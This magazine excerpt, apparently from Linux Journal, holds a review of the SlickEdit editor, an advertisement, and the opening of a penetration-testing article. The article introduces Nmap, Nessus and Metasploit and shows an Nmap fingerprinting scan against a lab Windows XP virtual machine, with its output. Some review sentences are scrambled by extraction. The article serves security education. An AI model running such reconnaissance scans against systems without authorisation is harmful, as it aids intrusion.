I fell in love with SlickEdit a few years ago when I noticed its ads on our Web site. Although most companies use the sort of Web ads you'd expect in the tech industry, I took a second look when LOLCat images appeared in the place of our regular ads. Admittedly, for a moment I thought perhaps we'd been hacked, but when I realized I was looking at a clever marketing campaign, I decided the folks at SlickEdit were okay in my book. I recently had the chance to review SlickEdit, and although my programming skills are fairly novice, SlickEdit made me feel right at home.

SlickEdit is a text editor designed for programmers. Calling SlickEdit a text editor, however, is much like calling the DeLorean from *Back to the Future* a daily driver. SlickEdit makes the line between text editing and full-blown IDE pretty fuzzy. It is available for nine platforms, and, thankfully, Linux is one of them. In this review, I take a look at its features, and you can decide whether it's a text editor, IDE or something in between.



Installation

Installation is fairly straightforward if you've ever installed a closed-source application in Linux. Both 32- and 64-bit versions are available, and on the handful of systems on which I installed it, I didn't run into any problems with dependencies. The installation must be performed on the command line, as there is interaction during the install (Figure 1). By default, the program is installed into the /opt/slickedit directory. (Thanks to the SlickEdit folks for not using weird capitalization in the installation directory; that is so frustrating.)

Starting SlickEdit the first time is a little cumbersome, because the installer doesn't appear to make any icons in the system menu or on the desktop. A desktop icon is created after the first launch of SlickEdit, but you have to get past the catch 22 of needing to start the program to create the program startup icon. The executable to start SlickEdit by

```
Terminal - spowers@garfield:~/Downloads/se_16000300_linux64
File Edit View Terminal Go Help
spowers@garfield:~/Downloads/se_16000300_linux64$ ls
cdinst.vsb  license.txt  unlocksetup  vpack
install.txt  readme.html  vsinst
spowers@garfield:~/Downloads/se_16000300_linux64$ ./vsinst

*****
*      SlickEdit INSTALLATION PROGRAM
*      Version 16.0.3.0
*****
Estimated disk space needed: 350 MB (including 50 MB for tag files)
<ENTER> to continue...■
```

Figure 1. Installation must be done on the command line; there is no GUI installer.




Figure 2. The keystroke emulation makes SlickEdit behave like your favorite editor.

default is /opt/slickedit/bin/vs, and typing that in a command shell starts

compiled product, but they make code look however you prefer. And, a happy

the program and its initial wizard right up.

During the Quick Start Wizard, you start to see some of SlickEdit's neat features. Figure 2 shows the configuration screen for selecting keyboard emulation. If you're used to a particular set of keybindings (like vim in my case), SlickEdit can use those familiar keybindings by default. You even can customize the emulation if your needs don't line up with the dozen-plus emulation options offered.

One of the other neat features configured during the initial wizard phase is the customization of how you prefer your code to look. Figure 3 shows indentation and brace-style configurations that can be set for all languages. The indentation and methods for displaying braces and parentheses certainly don't change the




Figure 3. If SlickEdit is going to save time, it needs to know how you prefer to format your code.

coder is an efficient coder, right?

You can change many other initial settings, such as color themes, font size and choice and so on. Once configured, you even have the option to export your settings so they can be imported on another machine. It's a great feature if you use SlickEdit at home and at work, in order to ensure your developing environments match.

Initial Impression

Once the initial quickstart is complete, it's easy to be overwhelmed by the

feature set. Thankfully, although SlickEdit boasts an incredible number of features, understanding them all isn't a prerequisite for coding. As shown in Figure 4, I jumped right in with a simple Bash script to see how well it handles code formatting. As expected, it looks and behaves quite nicely.

Next, I tried to work with one of SlickEdit's new features, namely Git repository interaction. Here, I was met with some frustration. Although I could get SlickEdit to recognize my local cloned Git repository,




Figure 4. My messy Bash script was recognized without any problems.

using the GUI tools to interact with a remote GitHub repo consistently locked up the interface, requiring me to kill the process and start over. Admittedly, I'm a novice programmer, but my naïveté shouldn't lock up the program. Git support is new, however, so it is possible a few bugs need to be shaken out.

Although Git support is new, SlickEdit still has FTP built in to access remote repositories. I really like the flexibility to

use either the built-in file management or to manipulate my files separately and simply browse the local file structure with SlickEdit.

Features and Features and Features

SlickEdit is a code editor, and credit where credit is due, it really excels in this area. Some features like code highlighting are expected, but some others stand out from the crowd. I'm listing a few of my favorites below.

Keyboard Emulation

As I mentioned earlier, this is an advantage for coders coming from other programs. The ability to customize individual keystrokes is nice, but it's the built-in support for other familiar program keybindings that makes this feature so great. Emacs fan? You don't need to learn new keystrokes to edit your code. Vim master? Same deal—you can save and close a file like God intended by pressing `<ESC>:wq`.

Language Support

As a programmer, I'm personally limited to a handful of languages. In fact, when it comes to Java, I can't even say hello to the world. SlickEdit takes me to task in this department, supporting more than 40 languages. To be fair, some of those languages are specific to their platform (that is, Microsoft), but I couldn't think of a single language it doesn't support.

One of the advantages of using a tool like SlickEdit is that because it knows languages you might not be intimately familiar with, it's a great tool for jumping right in to unfamiliar code with unfamiliar syntax (which leads to my next favorite feature).

Autocompletion

Although not exactly SkyNet-type artificial intelligence, SlickEdit does save time by automatically completing your commands—and with the

proper language-specific syntax. For example, if you type `for` and press the spacebar inside a C++ document, SlickEdit automatically creates the parentheses and curly braces needed to complete the conditional loop. I find this incredibly helpful when switching between languages, because compilers aren't as forgiving with incorrect syntax as the human brain might be.

Autocompletion doesn't stop with code syntax, however; SlickEdit also autocompletes any symbols or words while you type. This is great for long symbols or variable names. SlickEdit searches your open document in real time for matches and pops up a box with the matches it finds. If you don't want to use autocomplete, simply ignore the pop-up box and keep typing. Focus isn't taken away from what you're typing.

Backup

As I've mentioned, SlickEdit supports revision control systems like Git, but it also keeps a history of changes every time a file is saved. Even if you haven't committed your changes, you still can see the history of changes made to your files. Access to the save history really can save your bacon if you accidentally save an error by mistake.

DIFFzilla

SlickEdit uses a tool called DIFFzilla to compare files. It's also possible to

The screenshot shows a DIFFzilla window comparing two C files. The left pane contains code from `cpu-mod.c` and the right pane contains code from `cpu-miner.c`. A red box highlights a section of code in the left pane where DIFFzilla has inserted "Imaginary Buffer Line" markers to align the code for easier comparison. The interface includes standard file comparison tools like "Read only" checkboxes, "Save File 1" and "Save File 2" buttons, and navigation buttons like "Close", "Next Diff", "Prev Diff", "Find...", "Undo", "Help", and "Line Diff".

Figure 5. DIFFzilla adds things like the “Imaginary Line Buffer” in order to line up code so it’s easier to see.

compare folders full of files or active buffers in the editor. What makes DIFFzilla great is that it does its best job to reformat non-compilable differences (like whitespace or line breaks where they don’t matter) in order to display the code side by side. This may seem like a minor feature, but it makes comparing files line by line a breeze. In fact, you can edit the code directly from the DIFFzilla window, and the updates are written back to the location where you opened the file. Figure 5 shows DIFFzilla in action.

Code Templates

For programmers who use chunks of code over and over (the foundation of FOSS, no?), SlickEdit supports code templates. Basically, any common coding elements can be saved as a template and used in a project easily. Re-using code isn’t revolutionary by any means, but the templating system makes it easy to do. By using templates, there is no longer a need to search/replace the files to make it match your project. SlickEdit automatically changes the specified parts of the template to match your needs.

Regex Testing

Life without regex would be hard to sort through. Bad joke, I know, but as powerful as regular expressions can be, they also can be mind-bending, especially after a long day of coding. SlickEdit includes a "Regex Evaluator", which lets you test your regular expression in real time against test data. It doesn't guarantee your regex will be perfect, but the real-time testing can help eliminate silly mistakes.

Macros

Programmers love to re-use code, but they also tend to repeat the same tasks over and over as well. SlickEdit has a nifty macro-recording feature, so that you can assign a keyboard shortcut to a process you need to do often. It can be as simple as a key to add/remove a comment, or it can be as complicated as rewriting sections of code.

If you have complex macros to create, SlickEdit includes its own programming language specifically for macros. Slick-C has extremely complex abilities that can interact with just about every facet of the SlickEdit program. If you generally go through a long list of procedures when you start a new project, SlickEdit can be programmed to do them for you with a single keystroke. Information on the Slick-C language is available on the SlickEdit Web site.

Magic Paste

No, I'm not talking about that stuff you

ate in kindergarten, but plain-old copy/paste. When you paste a chunk of code from one place to another, SlickEdit will match indentation and brace placement automatically. It's another feature that doesn't affect the compiled code, but it makes the source much easier to read and less embarrassing to share.

Built-in Command Line

A feature I bet Windows programmers appreciate even more than we do in Linux is the built-in command-line interface. Once activated, the command line offers a set of commands that can be accessed command-line-style. Its similarity to the Linux command line might be a little confusing, because although some of the output is similar (typing `ls` for instance), it's not truly a Linux shell. For quick mouse-free file interaction, however, it is worth the effort to learn the commands available.

New Features

If you've been a SlickEdit user in the past, you'll likely find SlickEdit 2011 (version 16) has a few really great enhancements. Notably for Linux users are the following:

- 64-bit version for those using 64-bit Linux.
- Ruby debugging.
- Git support.
- Multithreading.

Although most of the new features are self-explanatory, the multithreading is more than just minor code efficiency. In the past, when parsing source code for tagging, SlickEdit would force the user to wait. Now, a little box pops up telling you it's working in the background. For large projects with lots of files, this seemingly insignificant feature can save tons of time.

Conclusion

SlickEdit is an amazing tool. As a novice programmer, I barely scratched the surface of its full abilities, but even so, I found it's extremely useful. One of my favorite features is the keyboard emulation, which makes the learning curve a little less steep. Although its features make it ideal for a full-time, professional programmer, unfortunately, so does its price. At \$299 for a single user license, SlickEdit isn't for everyone, but for programmers working in an environment where time is money, its time-saving features alone will pay for itself in short order.

Apart from a few minor issues, like the lockups when trying to configure Git, SlickEdit was very stable during my testing. The GUI itself seems to use a proprietary toolkit, or one I'm not familiar with. The menus behave strangely from time to time, and they refuse to close occasionally, requiring me to click off the main window to get it to behave properly. It's possible that is just some strange conflict with my Xubuntu desktop, and it

isn't a showstopper by any means.

If you want to try SlickEdit, there is a free 15-day trial, which includes help from the SlickEdit support team. If you're an Eclipse user, there is the SlickEdit core editor as a plugin for Eclipse. Both options are available from SlickEdit's Web site: <http://www.slickedit.com>. ■

Shawn Powers is the Associate Editor for *Linux Journal*. He's also the Gadget Guy for LinuxJournal.com, and he has an interesting collection of vintage Garfield coffee mugs. Don't let his silly hairdo fool you, he's a pretty ordinary guy and can be reached via e-mail at shawn@linuxjournal.com. Or, swing by the #linuxjournal IRC channel on Freenode.net.



The image shows a man in a dark polo shirt sitting at a desk, working on a computer. To his left is a black, compact fanless system unit with various ports. The text below describes the product.

JT01 Intel® Atom™ Fanless System with Ubuntu
 Fully assembled, plug-and-play system with HDD, RAM, Wi-fi, and OS.
 Low-profile, power efficient, and quiet.

Assembled & tested Ubuntu Linux compatible systems...

Genuine expertise. **LOGIC**
SUPPLY

www.logicsupply.com/linux

© 2012 Logic Supply, Inc. All products and company names listed are trademarks or trade names of their respective companies.

A Penetration Tester's **TOOLKIT**

**Ever wonder exactly how vulnerable your network is?
Using these tools can give you an idea and provide
the means to protect yourself.**

MATTHEW AGLE

I don't know about you, but during the years of my IT career, I've become more and more concerned with security. I'm sure everyone has to a certain degree, but for me, it has become a daily part of my job (not that I'm complaining; on the contrary, it's quite exciting). As such, there are a multitude of tools I've used to get said job done. Some I like, and some I don't. But, I keep coming back to three in particular: Nmap, Nessus and Metasploit.

In this article, I introduce these three tools at a high level to give you an idea of how to use them and what to use them for. I also provide some examples from my own experiences to better explain how I use these tools (and how you could possibly use them) in the real world.

Nmap is my go-to tool when beginning my investigations on systems. Nmap has enjoyed quite a long life, starting back in 1997. It's a scanning tool that allows you to perform various tasks, such as remote scanning, fingerprinting, monitoring, inventory and other such functions. It utilizes various techniques like packet manipulation to get the answers to questions like the types of operating systems in use or the version of Web serving software that's running on a target. It's great information if you are to protect your network successfully.


The next tool in my bag is Metasploit. Metasploit has come a long way since its creation in early 2003. Metasploit is a framework for developing and

testing vulnerabilities (these are its core functions; its features seem almost limitless at times). It's a great tool for testing server security (just be sure to use test servers, because you never know when code could crash a box).

Finally, the last (but certainly not least) tool in my bag is Nessus. Nessus is a scanner similar to Nmap and has been around almost as long (since 1998). However, Nessus is capable of running vulnerability code against a machine like Metasploit (whereas Metasploit can be used both to develop and run exploitation code), but at a much simpler level. In fact, that's Nessus' strong point; it's easy to use, like Nmap, and it has some of the strengths of Metasploit. Depending on the situation, I may use one or all of these tools, which brings me to a good point—duplication.

Redundant features aren't bad. For example, each one of these tools are capable of doing basic scans. However, you will find that Nmap runs the fastest and offers the least intrusive scanning method. These are the things to consider when taking into account each of these tool's features and how to best use them.

Regardless of the duplicating features in these tools, take the time to learn each tool's individual features to find what works best for you. You might discover that although Nmap is fast, you like the idea of scanning and exploiting with Nessus (all in one step, if you will). You might like the simplicity of Nessus

**Figure 1.** Windows XP Machine

but need the strength of Metasploit (for scripting and grouping tests together). Even though they all get the job done, it depends on your situation as to how you use these tools.

The first thing to do is install these tools. Because this article is in *Linux Journal*, I assume you're running this on a Linux platform, but all of these tools

work on Windows as well. You could install these tools from your repositories, but I recommend going to each tool's Web site and installing from its packages (this ensures that you get the latest version with all current fixes and gives you the best success for installation).

Installation is pretty straightforward; just follow the steps from each tool's

The screenshot shows a terminal window titled "Root". The window has a standard Linux-style menu bar with "File", "Edit", "View", "Search", "Terminal", and "Help". The main area of the terminal displays the output of the command "ifconfig vboxnet0". The output shows a single interface named "vboxnet0" with the following details:

```
root@home # ifconfig vboxnet0
vboxnet0 Link encap:Ethernet HWaddr 0A:00:27:00:00:00
          inet addr:192.168.56.1 Bcast:192.168.56.255 Mask:255.255.255.0
          inet6 addr: fe80::800:27ff:fe00:0/64 Scope:Link
            UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
            RX packets:0 errors:0 dropped:0 overruns:0 frame:0
            TX packets:75 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:1000
            RX bytes:0 (0.0 b) TX bytes:14405 (14.0 KiB)

root@home #
```

Figure 2. Scanning Machine

respective site, and you'll be fine. As soon as the tools are installed, it's time to start playing with them. I highly recommend that you have either a virtual machine or a test machine of some sort as your first target, so as not to crash anything critical. Nothing's worse than running a scan against a box, only to find out that you crashed it by accident (very high possibility with Nessus and Metasploit, depending on what you are doing) and interrupted someone's work.

For the purpose of this article, I'm going to set up an example scenario. I am going to use a virtual machine with Windows XP (SP3) loaded on it to run these three tools against. This machine will be a fresh install with no patches and the firewall disabled. The reason for this, quite simply, is to be realistic when running these scans. More often than not, I have come across this very machine, sitting in a corner, collecting dust and running some sort of old-mission-critical app (I'm sure

you've encountered something similar). Especially in large environments, these machines are very easy to forget about and can give you the biggest amount of trouble. I have configured the host machine to use an IP of 192.168.56.1, and the guest machine to use an IP of 192.168.56.101.

Let's start with Nmap to begin the information-gathering stage (you have to know what you're working with) on your target. Because you know the IP of the machine in question, you don't have to but just as easily could run a scan against a subnet or some other subset of IP addresses. For this article, let's stick with 192.168.56.101. In your terminal, run the following (remember that you can run this command as a regular user on the machine, as long as said user has access to /usr/bin/):

```
nmap -sV -A -v 192.168.56.101 > /tmp/nmap-output
```

I always send the output to a file, as it's easier to read through afterward. Before delving into the output, however, let's look at those switches:

- **-sV** — this tells Nmap the type of scan. In this case, it's a version scan to see what programs are running on what ports (where available).
- **-A** — this tells Nmap to run a fingerprint check. This means Nmap will attempt to identify the

version of the OS and any related information correctly.

- **-v** — verbosity—this is important, as you need this to get critical information from Nmap.

NOTE:

When it comes to tools like Nmap, man pages are your friend. Remember that these tools are extremely complex and have a lot of functions, and that means a lot of switches. When in doubt, always refer to the man pages, lest you use the wrong switch and accidentally crash a box (easily done with tools like Nessus).

Listing 1 shows the output of the previous command.

As you can see from the output in Listing 1, you can identify that this is indeed a Windows platform, most likely XP, with service pack 2 or 3 or 2003 server. This type of scan is a fingerprinting scan, which allows you to identify the OS and any services worth testing as closely as possible. The fact that you can pull this much information from a very basic scan alone indicates a low level of protection and a high level of threat. You easily can surmise that there is no local firewall, and that this box hasn't gone through any hardening process.

Although you could run many other types of scans against this box to get

The fact that you can pull this much information from a very basic scan alone indicates a low level of protection and a high level of threat.

Listing 1. Nmap Output

```
Starting Nmap 5.50 ( http://nmap.org ) at 2011-11-07 15:45 EST
NSE: Loaded 57 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 2) scan.
Initiating NSE at 15:45
Completed NSE at 15:45, 0.00s elapsed
NSE: Starting runlevel 2 (of 2) scan.
Initiating ARP Ping Scan at 15:45
Scanning 192.168.56.101 [1 port]
Completed ARP Ping Scan at 15:45, 0.00s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 15:45
Completed Parallel DNS resolution of 1 host. at 15:45, 0.02s elapsed
Initiating SYN Stealth Scan at 15:45
Scanning 192.168.56.101 [1000 ports]
Discovered open port 139/tcp on 192.168.56.101
Discovered open port 445/tcp on 192.168.56.101
Discovered open port 135/tcp on 192.168.56.101
Completed SYN Stealth Scan at 15:46, 1.15s elapsed (1000 total ports)
Initiating Service scan at 15:46
Scanning 3 services on 192.168.56.101
Completed Service scan at 15:46, 6.01s elapsed (3 services on 1 host)
Initiating OS detection (try #1) against 192.168.56.101
NSE: Script scanning 192.168.56.101.
NSE: Starting runlevel 1 (of 2) scan.
Initiating NSE at 15:46
Completed NSE at 15:46, 0.15s elapsed
NSE: Starting runlevel 2 (of 2) scan.
Nmap scan report for 192.168.56.101
Host is up (0.00077s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE      VERSION
135/tcp    open  msrpc        Microsoft Windows RPC
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds Microsoft Windows XP microsoft-ds
MAC Address: 08:00:27:5B:91:AC (Cadmus Computer Systems)
Device type: general purpose
Running: Microsoft Windows XP|2003
OS details: Microsoft Windows XP SP2 or SP3, or Windows Server 2003
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=245 (Good luck!)
IP ID Sequence Generation: Incremental
Service Info: OS: Windows

Host script results:
| nbstat:
